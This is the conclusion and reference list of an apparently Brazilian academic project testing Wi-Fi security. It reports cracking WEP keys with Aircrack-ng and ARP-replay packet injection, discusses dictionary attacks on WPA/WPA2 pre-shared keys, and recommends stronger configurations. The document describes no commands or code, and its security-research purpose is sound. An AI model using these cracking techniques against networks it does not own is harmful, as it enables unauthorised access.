Foram feitos testes de quebra de senhas WEP tanto de 64 bits (5 caracteres) quanto de 128 bits (13 caracteres), ambos com sucesso. Os testes foram efetuados primeiramente em uma rede com tráfego intenso e depois em uma com tráfego baixo. Nesta última situação, foi feita injeção de pacotes com o Aireplay, através do ataque *ARP Request Replay,* que consiste no reenvio de pacotes ARP capturados ao AP, forçando com que este mande o pacote de volta com um novo IV. Em ambas as situações a quebra foi bem sucedida, sendo que, com o tráfego baixo, ela só foi possível por causa da injeção de pacotes, porque a captura de forma passiva poderia demorar dias.

Os testes com WPA/WPA2 mostraram que estes protocolos são opções mais adequadas que o WEP. Por não existir um método de quebra, esta só é possível através da força bruta e as estimativas de tempo necessário para realizá-la são desmotivantes. Um dos motivos dessa dificuldade é a restrição do tamanho da senha para no mínimo 8 caracteres, enquanto no WEP é possível criar uma chave de 5 caracteres.

Entretanto, essas estimativas foram feitas utilizando dicionários que continham todas as combinações possíveis com determinados números de caracteres e, como a PSK não é criada randomicamente, mas sim por um usuário comum, há grandes chances de ser usada uma

palavra existente na língua nativa deste. Isto diminui drasticamente o número de senhas possíveis e tornam a quebra viável.

Portanto, a melhor opção para se ter uma rede segura é usar WPA ou WPA2 em conjunto com um servidor de autenticação. Porém, se isto não for possível, uma PSK gerada randomicamente e com no mínimo 15 caracteres, entre eles letras maiúsculas, minúsculas, algarismos e caracteres especiais, deve bastar para manter a rede livre de invasores.

Durante o desenvolvimento deste projeto, foram encontradas informações sobre o assunto que não chegaram a ser abordadas neste trabalho. Por exemplo, o Aircrack possui um grande número de ferramentas além das apresentadas e, adicionalmente, o Aireplay possui outros tipos de ataque, sendo que uns foram testados sem sucesso e outros não foram estudados. Outra informação interessante encontrada foi o início de um estudo de uma possível falha no algoritmo de criptografia utilizado pelos protocolos WPA e WPA2, o que poderia acarretar a possibilidade de quebra sem depender da força bruta e, além disso, quebra das versões *Enterprise* destes protocolos, ou seja, as que utilizam servidores de autenticação. Portanto, conhecer melhor essas outras ferramentas e ataques, realizar testes com eles e pesquisar sobre essa possível falha em WPA/WPA2 são ideias para trabalhos futuros.

Por outro lado, algumas informações não foram encontradas, como por exemplo como as vulnerabilidades dos protocolos foram exploradas pelo Aircrack. Porém, por ser software livre, bastaria estudar o código da ferramenta. Por isso, este estudo do código do Aircrack a fim de entender como os ataques foram implementados também é uma ideia para trabalhos futuros.

7. Referências Bibliográficas

[1] KUROSE, J; ROSS, K. “Redes de Computadores e a Internet”, Pearson Education do Brasil LTDA, 2005.

[2] Aircrack-ng. Disponível em <http://www.aircrack-ng.org>. Acesso em: 20 de Setembro de 2009.

[3] Airmon-ng. Disponível em <http://www.aircrack-ng.org/doku.php?id=airmon-ng>. Acesso em: 20 de Setembro de 2009.

[4] Airodump-ng. Disponível em <http://www.aircrack-ng.org/doku.php?id=airodump-ng>. Acesso em 20 de Setembro de 2009.

[5] Aireplay-ng. Disponível em <http://www.aircrack-ng.org/doku.php?id=aireplay-ng>. Acesso em 20 de Setembro de 2009.

[6] Aircrack-ng. Disponível em <http://www.aircrack-ng.org/doku.php?id=aircrack-ng>. Acesso em 20 de Setembro de 2009.

[7] Aircrack-ng em Under-Linux.org. Disponível em <http://under-linux.org/b430-aircrack-ng>. Acesso em 28 de Setembro de 2009.

[8] TEWS, E; PYCHKINE, A; WEINMANN, R. Aicrack-ptw. Disponível em <http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/>. Acesso em 6 de Outubro de 2009.

[9] TEWS, E; WEINMANN, R; PYSHKIN, A. “*Breaking 104 bit WEP in less than 60 seconds*”. Darmstadt, Alemanha: Springer Berlin / Heidelberg, 2007. Disponível em <http://eprint.iacr.org/2007/120.pdf>.

[10] KLEIN, A. “*Attacks on the RC4 stream cipher*”. Designs, Codes and Cryptography, 2007.

[11] *Compatibility Drivers* [aircrack-ng]. Disponível em <http://www.aircrack-ng.org/doku.php?id=compatibility_drivers>. Acesso em 21 de Outubro de 2009.

[12] *Tutorial: Injection with ZyDAS 1211 and 1211b*. Disponível em <http://forum.aircrack-ng.org/index.php?topic=5334.0>. Acesso em 21 de Outubro de 2009.

[13] *Cracking*-WPA. Disponível em <http://www.aircrack-ng.org/doku.php?id=cracking_wpa>. Acesso em 26 de Outubro de 2009.

[14] FLUHRER, S; MANTIN, I; SHAMIR, A. "*Weaknesses in the Key Scheduling Algorithm of RC4*". Volume 2259 de Lecture Notes in Computer Science, Springer, 2001. Disponível em <http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf>.

[15] BORISOV, N; GOLDBERG, I; WAGNER, D. "*Intercepting Mobile Communications: The Insecurity of 802.11*". International Conference on Mobile Computing and Networking, 2001. Disponível em <http://www.isaac.cs.berkeley.edu/isaac/mobicom.pdf>.

[16] RC4. Disponível em <http://www.wisdom.weizmann.ac.il/~itsik/RC4/rc4.html>. Acesso em 10 de Dezembro de 2009.

[17] MISHRA, A; ARBAUGH, W. "*An Initial Security Analysis of the IEEE 802.1X Standard*". University of Maryland, Presentation of Papers and Responses, 2002. Disponível em <http://www.cs.umd.edu/%7ewaa/1x.pdf>.

[18] RIGNEY, C; WILLENS, S; RUBENS, A; SIMPSON, W. "*Remote Authentication Dial In User Service (RADIUS)*". RFC2865, 2000.
Disponível em <http://www.faqs.org/ftp/rfc/pdf/rfc2865.txt.pdf>.

[19] LEHEMBRE, G. "*WEP, WPA and WPA2 security*". Edição 1/2006 da Hakin9 IT Security Magazine.
Disponível em <http://www.hsc.fr/ressources/articles/hakin9_wifi/hakin9_wifi_EN.pdf>.

[20] CHAABOUNI, R. "*Break WEP Faster with Statistical Analysis*", School of Computer and Comunication Sciences, Semester Project, 2006.
Disponível em <http://infoscience.epfl.ch/record/113785/files/cha06.pdf>.

[21] BORISOV, N; GOLDBERG, I; WAGNER, D. "*(In)Security of the WEP Algorithm*". University of California, 2001. Disponível em <http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html>. Acesso em 21 de Novembro de 2009.

[22] PHIFER, L. "*WPA PSK Crackers: Loose Lips Sink Ships*". Disponível em <http://www.wi-fiplanet.com/tutorials/article.php/3667586>. Acesso em 23 de Novembro de 2009.

[23] STRAND, L. "*802.1X Port-Based Authentication HOWTO*". Disponível em <http://tldp.org/HOWTO/8021X-HOWTO/intro.html>. Acesso em 10 de Dezembro de 2009.

[24] OHIGASHI, T; MORII, M. *"A Practical Message Falsification Attack on WPA"*. Joint Workshop on Information Security, 2009.
Disponível em <http://jwis2009.nsysu.edu.tw/location/paper/A Practical Message Falsification Attack on WPA.pdf>.